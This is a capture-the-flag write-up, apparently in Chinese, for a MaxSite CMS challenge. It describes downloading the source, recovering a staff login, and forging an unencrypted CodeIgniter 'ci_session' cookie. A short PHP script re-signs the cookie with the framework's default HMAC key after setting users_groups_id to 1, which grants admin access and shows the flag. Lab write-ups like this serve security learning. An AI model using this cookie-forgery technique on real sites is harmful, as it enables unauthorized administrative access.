




进来是一个minsite，中间又一个url

```
http://114.66.24.221:40835/require-maxsite/Y3RmL3VwZGF0ZS1rZXktcmVxdWlyZS1tYXhzaXRlLnBocA==
```

点击可以得到，key和一个路由

```
key: edge_key_release_2026
Use Key to DownLoad! /update-maxsite/master.zip
```

访问 `/update-maxsite/master.zip?edge_key_release_2026` 可以得到源码，是一个php的maxsite框架

分析源码，在 `application/ctf-assets/user_account.txt` 文件中可以看到一个账号

```
• ▶ cat application/ctf-assets/user_account.txt  
MinSite internal release note  
=====
```

Recovered staff credentials:

username: user
password: minsite-user-2025

This account only belongs to the default users group.


这下面有一个 `staff login`，用上面的账号登录

Welcome To MinSite

This demo instance is wired for editorial preview. New p
as soon as they land in the shared pages store.

[Staff login](#)

登录进去后是一个user权限用户，我们要提权到admin才能拿到
flag



找一下flag的获取条件，找找包含flag关键字的文件

```
• ► grep -rI 'flag'
cms-master/application/maxsite/admin/plugins/admin_plugins/admin.php
cms-master/application/maxsite/admin/template/default/assets/css/style.css
cms-master/application/maxsite/admin/template/default/assets/js/jquery.fullscreen.js
cms-master/application/maxsite/admin/template/default/assets/less/main/fontawesome.less
cms-master/application/maxsite/common/core/helpers.php
cms-master/application/maxsite/common/jquery/jscolor/jscolor.js
cms-master/application/maxsite/mso_config.php
cms-master/application/maxsite/plugins/samborsky_polls/css/jquery-ui-1.8.16.custom.css
cms-master/application/maxsite/templates/default/assets/css/profiles/fontawesome5-lazy.css
cms-master/application/maxsite/templates/default/assets/vendor/fontawesome5/_icons.scss
cms-master/application/maxsite/templates/default/assets/vendor/fontawesome5/_variables.scss
cms-master/application/maxsite/templates/default/custom/template.php
cms-master/system/core/Hooks.php
cms-master/system/core/Input.php
cms-master/system/core/Security.php
cms-master/system/core/Utf8.php
cms-master/system/database/DB_active_rec.php
cms-master/system/database/DB_driver.php
cms-master/system/database/drivers/mysql/mysql_driver.php
cms-master/system/database/drivers/mysqli/mysqli_driver.php
cms-master/system/helpers/text_helper.php
cms-master/system/libraries/Email.php
cms-master/system/libraries/Typography.php
cms-master/system/libraries/Upload.php
cms-master/system/libraries/Xmlrpc.php
cms-master/update-maxsite/pclzip.lib.php
N:\MinSite\md
```

最终在 `application/maxsite/mso_config.php` 找到一个函数

```
function ctf_admin_content_append_flag($content =  
'')
```

```

{
    global $MSO;
    if (!is_login()) return $content;
    $segment2 = isset($MSO->data['uri_segment'][2])
? $MSO->data['uri_segment'][2] : '';

    if ($segment2 and $segment2 !== 'home') return
$content;

    $dashboard = '<section class="mar20-b pad15" '

        . 'style="border: 1px solid #d8dde7; border-
radius: 10px; background: #ffffff;">'

        . '<h1 class="mar0-b">Dashboard</h1>'

        . '<p class="mar10-t mar0-b">This challenge
instance keeps the admin landing page minimal and
fully in English.</p>'

        . '<p class="mar10-t mar0-b">Authenticated
users can interact with backend endpoints from this
session.</p>'

        . '</section>';
    if (
        !isset($MSO->data['session']
['users_groups_id'])
        or (string) $MSO->data['session']
['users_groups_id'] !== '1'
    ) {
        return $dashboard;
    }

    $flag = getenv('GZCTF_FLAG');
    if (!$flag) $flag = 'flag{missing_gzctf_flag}';

```

```

    $flag_block = '<section id="gzctf-admin-flag"
class="mar20-b pad15" '
        . 'style="border: 1px solid #d8dde7; border-
radius: 10px; background: #f7f9fc;">'

        . '<div class="t-gray600 t90 mar5-
b">Deployment flag</div>'
        . '<code id="gzctf-flag-value"
style="display: block; word-break: break-all;">'

        . htmlspecialchars($flag, ENT_QUOTES, 'UTF-
8')

        . '</code>'

        . '</section>';

    return $dashboard . $flag_block;
}

```

有这样一段，可以看到如果session的users_groups_id等于1，那返回的html中就包含flag了，那现在我们主要就是要找到session的处理方式，来试着伪造

```

    if (
        !isset($MSO->data['session']
['users_groups_id'])
        or (string) $MSO->data['session']
['users_groups_id'] !== '1'
    ) {
        return $dashboard;
    }

    $flag = getenv('GZCTF_FLAG');
    if (!$flag) $flag = 'flag{missing_gzctf_flag}';

```

```

        $flag_block = '<section id="gzctf-admin-flag"
class="mar20-b pad15" '
        . 'style="border: 1px solid #d8dde7; border-
radius: 10px; background: #f7f9fc;">'

        . '<div class="t-gray600 t90 mar5-
b">Deployment flag</div>'
        . '<code id="gzctf-flag-value"
style="display: block; word-break: break-all;">'

        . htmlspecialchars($flag, ENT_QUOTES, 'UTF-
8')
        . '</code>'

        . '</section>';

    return $dashboard . $flag_block;

```

在`system/libraries/Session.php`中定义了cookie的名字，还可以知道session并不加密

```

var $sess_cookie_name = 'ci_session';
var $sess_encrypt_cookie = FALSE;

```

还有一个_set_cookie函数

```

function _set_cookie($cookie_data = NULL)
{
    if (is_null($cookie_data))
    {
        $cookie_data = $this->userdata;
    }

    // Serialize the userdata for the cookie
    $cookie_data = $this-
    >_serialize($cookie_data);

```

```

        if ($this->sess_encrypt_cookie == TRUE)
        {
            $cookie_data = $this->CI->encrypt->
encode($cookie_data);
        }

        $cookie_data .= hash_hmac('sha1',
$cookie_data, $this->encryption_key);

        $expire = ($this->sess_expire_on_close ===
TRUE) ? 0 : $this->sess_expiration + time();

        // Set the cookie
        setcookie(
            $this->sess_cookie_name,
            $cookie_data,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
        );
    }

```

有这样一段处理，可以知道cookie的处理方式，是用sha1加密算法给用户的数据生成了一个加密哈希

```

$cookie_data .= hash_hmac('sha1', $cookie_data,
$this->encryption_key);

```

至于加密密钥，可以在 `application/config/config.php` 看到这一段代码，这是maxsite框架默认密钥


```

$config['encryption_key'] = 'encryption key';

```

session的处理很简单，我们只需要把users_groups_id改成1，然后重新生成一个session就行

把登录的请求包给抓了，因为session的名字叫ci_session，把值复制下来



写一个伪造脚本，\$cookie__data的值不包含连接在后面的加密哈希，把输出的值替换掉ci_session的值即可

<?php

```
$cookie_data="a%3A19%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22ed74adb99c388f5accfe3d9c05d36cb3%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A10%3A%2210.42.16.1%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A101%3A%22Mozilla%2F5.0%20%28X11%3B%20Linux%20x86_64%29%20AppleWebKit%2F537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome%2F144.0.0.0%20Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1775548402%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A10%3A%22userlogged%22%3Bs%3A1%3A%221%22%3Bs%3A18%3A%22last_activity_prev%22%3Bi%3A1775548399%3Bs%3A7%3A%22comuser%22%3Bi%3A0%3Bs%3A8%3A%22users_id%22%3Bs%3A1%3A%22%22%3Bs%3A9%3A%22users_nik%22%3Bs%3A4%3A%22user%22%3Bs%3A11%3A%22users_login%22%3Bs%3A92%3A%22MSO-zzuUwYchwpqB8yCTVADgzNV7D%2BWM1C2wqiviWYMqseO5OgbrY3z%2BPuWG4zyUqi4lnX6LO2Fxj3g9iDvsOMHTLA%3D%3D%22%3Bs%3A14%3A%22users_password%22%3Bs%3A132%3A%22MSO-X8itFXaubQxspjc48KORwu9BdXxrY6C0fzApNuLQ1GGr%2BJlCMHahU7y15P%2B0GjFd4Da984YdXc%2Fhi%2FvjnbxbuiTiJEq40VrKtPEKC%2FVU5CojDtPH1RqKVZ2CykeaxmNC%22%3Bs%3A15%3A%22users_groups_id%22%3Bs%3A1%3A%22%22%3Bs%3A16%3A%22users_last_visit%22%3Bs%3A19%3A%222026-04-07%2007%3A49%3A16%22%3Bs%3A17%3A%22users_show_smiles%22%3Bs%3A1%3A%221%22%3Bs%3A15%3A%22users_time_zone%22%3Bs%3A4%3A%227200%22%3Bs%3A14%3A%22users_language%22%3Bs%3A2%3A%22ru%22%3Bs%3A16%3A%22users_avatar_url%22%3Bs%3A0%3A%22%22%3Bs%3A11%3A%22users_email%22%3Bs%3A18%3A%22user%40minsite.local%22%3B%7D";
```

```
$cookie_data=str_replace('sers_groups_id%22%3Bs%3A1%3A%22','sers_groups_id%22%3Bs%3A1%3A%221',$cookie_data);
```

```
$cookie_data.=hash_hmac('sha1',urldecode($cookie_data),'encryption key');
```

echo \$cookie_data;

成功登录得到flag

MaxSite CMS
Version 109.2



Содержимое

▶ Создать запись

▶ Все записи

▶ Загрузки

▶ Categories

▶ Comments

▶ Создать модуль

Настройки

▶ Основные

▶ Шаблон

▶ Сайдбары и виджеты

▶ Плагины

▶ Файлы

Пользователи

▶ Commentators

▶ Авторы

▶ Разрешения

Добро пожаловать в MaxSite CMS!

Официальный сайт MaxSite CMS

Помочь проекту

Исходный код на GitHub

История изменений

Сообщить о проблеме. Форум

Чат в Telegram

Документация

Основы работы с MaxSite CMS

Готовые шаблоны

Очистить кэш системы

Статистика рубрик

News ¹ 100%

Последние публикации в рубриках

News
7 April 2026

Dashboard

This challenge instance keeps the admin landing page minimal and fully in English.
Authenticated users can interact with backend endpoints from this session.

Deployment flag

NCTF{AdMIn_caNNOT_4LLoW_UsERs_70_up1o4D_mAI1C10uS_file5_7a2996477a8a}